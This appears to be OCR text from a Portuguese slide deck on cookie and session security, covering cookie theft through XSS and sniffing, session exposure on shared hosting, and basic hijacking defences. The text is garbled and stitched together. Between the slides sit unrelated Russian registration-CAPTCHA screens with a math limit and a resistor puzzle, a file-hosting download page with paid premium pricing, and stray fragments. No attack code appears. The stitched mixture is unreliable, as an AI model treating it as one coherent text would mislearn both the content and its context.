
# Cookies e sessions

# Cookies e Sessions

Cookies são client-side


Sessions são server-side

# Cookies e Sessions



# Cookies e Sessions

Servidor



# Roubo de Cookie

## (Cookie Theft)

# Tome cuidado com

# XSS

# Cookies também podem ser roubados com sniffers

Proteja utilizando HTTPS

# Vulnerabilidades de Sessão

# Exposição de Sessão

**Dados de sessão podem ser visualizados via sniff quando não criptografado com HTTPS**

# Exposição de Sessão

Hospedagens compartilhadas podem vazar dados dentro dos diretórios com permissões de leitura a todos

Utilize **session_set_save_handler()** para alterar o comportamento de gravação dos dados de sessão

# Roubo de Sessão

## (Session Hijacking)

# Roubo de Sessão

É possível fixar um SID,

forjar ou até mesmo

capturar um cookie!

# Roubo de Sessão

**Algumas sugestões para evitar roubo de sessão (tente equilibrar usabilidade e segurança):**

- Gerar tokens únicos por usuário
- Verificar User-Agent e IP
- Utilizar sessões apenas via cookies

Não sacrifique a usabilidade do projeto!

Показывать информацию обо мне

- Всем
- Только зарегистрированным пользователям
- Никому

Защита от автоматической регистрации

$$\lim_{x \to 0} \ln\left(2 + \sqrt{\operatorname{arctg} x \cdot \sin\frac{1}{x}}\right)$$


Введите ответ

X Очистить

Всё верно

Для того чтобы приступить к регистрации всем предлагается пройти небольшой тест. Он состоит всего из одной задачки школьного уровня.

Нужно определить сопротивление между точками A и B в такой схеме.




$$R_{AB} = \square R$$


Ответить и перейти к регистрации

Download via Teleglobe

Download via Level(3)

Download via Level(3) #3


**No premium user. Please trace the image below.**



Download via Cogent

| Price | Bonus | Valid for | Payment-possibilities | |
|---|---|---|---|---|
| **4.50 EUR** | No bonus | 48 hours short-term | PayPal CLICK HERE TO BUY | PayByCall download access |


# 2FA, 3FA, 4FA...



# 9


# Tráfego na web

